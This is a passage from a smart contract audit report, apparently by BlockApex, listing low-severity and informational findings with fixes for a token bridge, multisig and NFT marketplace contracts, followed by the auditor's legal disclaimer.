The `delUint256()` function is recommended to ensure it accurately targets the `key2ValueUint256` mapping for deletion operations.

2.8 Direct Token Transfers Risk Locking Funds in Bridge Contract

Severity: Low

Status: Fixed

Location :

`contracts/bridge/L1/predicates/L1AdotNativeTokenPredicate.sol`

Description The `L1AdotNativeTokenPredicate.sol` contract, part of the bridge mechanism, faces a potential vulnerability that could lead to the unintended locking of funds. This issue arises when a user directly transfers tokens to the contract's address. Such a transfer triggers the `receive()` function, which in turn calls the `_initiateDeposit` function with `address(0)` as the l1token argument. If the mapToken function is subsequently called with address(0), it could inadvertently result in the permanent locking of funds on the L1 side, as these directly sent funds become irretrievable.

Recommendation :

1. **Revert on receive()**: Align the behavior of the `L1AdotNativeTokenPredicate` contract with other predicate contracts by reverting any direct transfers. This prevents the unintended triggering of deposit logic due to direct sends.
2. **Validate mapToken Arguments**: Implement a check within the `mapToken` function to reject calls that attempt to map address(0). This ensures that no mapping operation can inadvertently lead to a scenario where funds are locked without a corresponding token on L1.

2.9 Incorporating Missing Events for Member Management in Multisig Contract

Severity: Low

Status: Fixed

Location :

`contracts/prerequisite/Multisig.sol , addMember(),removeMember()`

Description The `Multisig.sol` contract, crucial for managing multisignature operations, currently lacks event emitters for key functions: `addMember` and `removeMember`. Events in Ethereum smart contracts are essential for tracking changes in contract state, providing transparency, and facilitating off-chain monitoring. The absence of these events for member management operations limits the ability to audit and react to changes in the multisig contract's membership composition dynamically.

Recommendation :

Implement Event Emitters: Update the `Multisig.sol` contract to include `MemberAdded` and `MemberRemoved` events. Ensure these events are emitted whenever a member is added or removed, respectively.

2.10 Start Time Validation Flaw in Marketplace Service Listings

Severity: Info

Status: Acknowledged

Location :

`Contracts/Services/*`

Description Marketplace services, including listing English Auction, Collection Offer, Listing Spot, and Normal Offer, exhibit a flaw in the validation of listing start times. The current implementation permits the listing start time (`_req.runtime.startTime`) to be set to a value earlier than the current block timestamp (block.timestamp). This allows listers to initiate listings or auctions at a time that has already passed, effectively making the listing or auction active immediately and potentially already progressed by the time difference. For instance, if a lister sets the start time to 2 hours before the current block timestamp, the listing or auction would be considered to have been active for 2 hours at the point of listing.

Impact :

1. **Fairness Concerns**: Allows listings to commence from a past timestamp, potentially disadvantaging participants who may not be aware the listing has already been "active" for a period.
2. **Operational Integrity**: Undermines the operational integrity of the marketplace, as listings can effectively start and run retrospectively.

Proof of Concept :

```
    require(_req.runtime.startTime &lt; _req.runtime.endTime, &quot;Invalid time range&quot;);
    require(_req.runtime.endTime &gt; block.timestamp, &quot;Invalid end time&quot;)
```

Recommendation :

It is recommended to introduce an additional validation check to ensure that the `startTime` for any listing is not set to a past time relative to the current block timestamp.

2.11 Excluding Zero ID NFTs Due to Token ID Validation

Severity: Info

Status: Fixed

Location :

```
MarketplaceKeeper.sol , - tranferERC721In/Out(),tranferERC1155In/Out()
```

```
    require(_tokenId &gt; 0, &quot;Invalid tokenId&quot;);
```

Description The Marketplacekeeper contract, designed to facilitate the transfer of ERC-721/ERC1155 tokens into and out of the contract, currently enforces a validation check requiring the token ID to be greater than 0. This validation approach overlooks the ERC-721 standard's allowance for token ID zero (0), potentially restricting legitimate transfers of ERC-721 tokens with an ID of 0. While this validation rule aims to ensure only valid token IDs are processed, it inadvertently excludes valid tokens, possibly affecting the full range of NFTs intended for interaction with the contract.

Impact :

While this issue is classified as informational due to the non-utilization of the affected functions within the current operational scope of the contract, it is essential to address to ensure comprehensive support for all ERC-721 tokens, enhancing the platform's adaptability and user experience.

Recommendation :

To ensure full compatibility with the ERC-721 standard and accommodate the transfer of tokens with an ID of 0, it is recommended to revise the token ID validation logic

2.12 Optimizing Gas Usage with Prefix Incrementation in Loops

Severity: Info

Status: Acknowledged

Description Within the marketplace service contracts, the current use of postfix incrementation (i++) in loops for listing, distribution, and fulfillment processes is identified as a less gas-efficient practice. Switching to prefix incrementation (++i) for updating uint variables inside loops can yield gas savings. This optimization opportunity is applicable not only to loop iterators but also to any increment operations within the loop's body. The efficiency gain stems from how Solidity handles these two operations at the bytecode level, with prefix incrementation being slightly more gas-efficient due to its direct modification of the variable's state without the need to store an intermediate value.

Recommendation :

1. **Refactor Incrementation**: identify instances where i++ is used within loops. Refactor these to use ++i for direct incrementation.

2.13 Incorporating NatSpec for Enhanced Contract Documentation and Transparency

Severity: Info

Status: Acknowledged

Description The contracts currently lack NatSpec comments, a Solidity feature designed to allow natural language documentation directly in the code. NatSpec (Ethereum Natural Specification Format) facilitates understanding, verification, and interaction with smart contracts by providing human-readable comments that can explain the purpose and function of the contract's code. This documentation is crucial for developers, auditors, and users who interact with the contract, aiding in transparency, security audits, and user interface generation.

Recommendation :

1. **Implement NatSpec Comments**: Systematically add NatSpec comments to all public and external functions, as well as to important internal functions and contract variables, across the contracts.

2.14 Use Custom Errors For Gas Optimization

Severity: Info

Status: Acknowledged

Description Solidity version 0.8.4 introduced custom errors as a gas-efficient alternative to traditional revert strings for error handling in smart contracts. Utilizing custom errors instead of revert strings can significantly reduce both deployment and runtime costs of smart contracts. However, this optimization opportunity is currently underutilized in smart contracts, which continue to rely on revert strings for error handling. Notably, the cost benefits of custom errors become especially apparent when revert conditions are triggered during contract execution.

2.15 Gas Efficiency Improvement by Substituting Booleans with uint256

Severity: Info

Status: Acknowledged

Location :

1. `MarketplaceRegistry.sol`
2. `MarketplaceKeeper.sol`

Description Current implementations within the `MarketplaceRegistry.sol` and `MarketplaceKeeper.sol` contracts utilize boolean (bool) types for storage variables, which, while intuitive, lead to higher gas costs due to the Solidity storage model. Specifically, changing a boolean from false to true, especially after it has previously been set to true, incurs a substantial gas overhead. An optimization technique involves using uint256 values, such as uint256(1) and uint256(2), to represent true and false, respectively. This approach can significantly reduce gas costs associated with storage access and modification.

2.16 Optimizing Smart Contract Efficiency by Avoiding Redundant Initializations

Severity: Info

Status: Fixed

Location :

1. `MarketplaceRouter.sol`
2. `CollectionOffer.sol`
3. `ListingEnglishAuction.sol`
4. `ListingSpot.sol`
5. `NormalOffer.sol`

Description In the smart contracts across various marketplace services, such as `MarketplaceRouter.sol`, `CollectionOffer.sol`, `ListingEnglishAuction.sol`, `ListingSpot.sol`, and `NormalOffer.sol`, there is a recurring pattern of initializing loop variables and accumulators to their default values. This practice, while common and clear for understanding, introduces unnecessary operations, as Solidity automatically initializes variables to their default values. Specifically, instances of loop counters being set to 0 (uint256 i = 0) and accumulators like totalPercentage being initialized to 0, can be optimized by leveraging Solidity's default initialization to reduce bytecode size and potentially gas costs during contract deployment.

2.17 Enhancing Efficiency with != 0 Comparison for Unsigned Integers

Severity: Info

Status: Acknowledged

Location :

1. `MarketplaceRegistry.sol`
2. `MarketplaceKeeper.sol`
3. `CollectionOffer.sol`
4. `ListingEnglishAuction.sol`
5. `ListingSpot.sol`
6. `NormalOffer.sol`

Description In various locations across the smart contracts for marketplace services, including `MarketplaceRegistry`, `MarketplaceKeeper`, `CollectionOffer`, `ListingEnglishAuction`, and `NormalOffer`, the comparison > 0 is used to validate unsigned integer values. Given that unsigned integers in Solidity cannot be negative, using != 0 for comparisons is recommended for clarity and potential gas optimization. This approach directly checks for non-zero values, which is the intended validation in these contexts, particularly when verifying that array lengths or token amounts are not zero

2.18 Non-UTF8 Characters in Token Metadata Causing Potential DOS in Bridge Operations

Severity: Info

Status: Acknowledged

Location :

`contracts/bridge/L1/predicates/L1ERC20Predicate.sol#L-121`

Description The `mapToken()` function plays a crucial role in bridging operations by retrieving and utilizing token names, symbols, and denominations. An integral part of this process involves emitting an event with these details for real-time tracking and verification. However, an issue arises when token names or symbols contain non-UTF8 characters. Standard backend systems and indexers, which are essential for decoding and storing event information, primarily support UTF8 encoding. The presence of non-UTF8 characters can disrupt these systems, potentially leading to decoding failures. Such failures not only hinder the mapping verification process but can also cause a temporary Denial of Service (DOS), affecting the bridge's operational integrity.

Recommendation It is recommended to cater scenario on the indexer and backend systems and if non-utf characters are encounters system should not panic.

2.19 Use of Hardcoded Bytecode String for Contract Deployment

Severity: Info

Status: Acknowledged

Location :

1. `contracts/bridge/L2/predicates/*`

Description The contract deployment mechanism currently employs a hardcoded bytecode string, specifically for deploying what appears to be a 1967Proxy contract. This approach, while functional, diverges from best practices regarding code transparency and auditability. Hardcoded bytecode can obscure the contract's functionality and provenance, raising questions among the community and hindering thorough security reviews. Moreover, this method could inadvertently contribute to a perception of potential backdoor risks, even when none exist.

Recommendation It is advised to replace the hardcoded bytecode with a more transparent and maintainable approach, such as retrieving the bytecode dynamically via `type(1967Proxy).code`

Disclaimer:

The smart contracts provided by the client with the purpose of security review have been thoroughly analyzed in compliance with the industrial best practices till date w.r.t. Smart Contract Weakness Classification (SWC) and Cybersecurity Vulnerabilities in smart contract code, the details of which are enclosed in this report.

This report is not an endorsement or indictment of the project or team, and they do not in any way guarantee the security of the particular object in context. This report is not considered, and should not be interpreted as an influence, on the potential economics of the token (if any), its sale, or any other aspect of the project that contributes to the protocol's public marketing.

Crypto assets/ tokens are the results of the emerging blockchain technology in the domain of decentralized finance and they carry with them high levels of technical risk and uncertainty. No report provides any warranty or representation to any third-party in any respect, including regarding the bug-free nature of code, the business model or proprietors of any such business model, and the legal compliance of any such business. No third party should rely on the reports in any way, including to make any decisions to buy or sell any token, product, service, or asset. Specifically, for the avoidance of doubt, this report does not constitute investment advice, is not intended to be relied upon as investment advice, is not an endorsement of this project or team, and is not a guarantee as to the absolute security of the project.

Smart contracts are deployed and executed on a blockchain. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. The scope of our review is limited to a review of the programmable code and only the programmable code, we note, as being within the scope of our review within this report. The smart contract programming language itself remains under development and is subject to unknown risks and flaws. The review does not extend to the compiler layer or any other areas beyond the programming language's compiler scope that could present security risks.

This security review cannot be considered a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the contract. While BlockApex has done their best in conducting the analysis and producing this report, it is important to note that one should not rely on this report only - we recommend proceeding with several independent code security reviews and a public bug bounty program to ensure the security of smart contracts.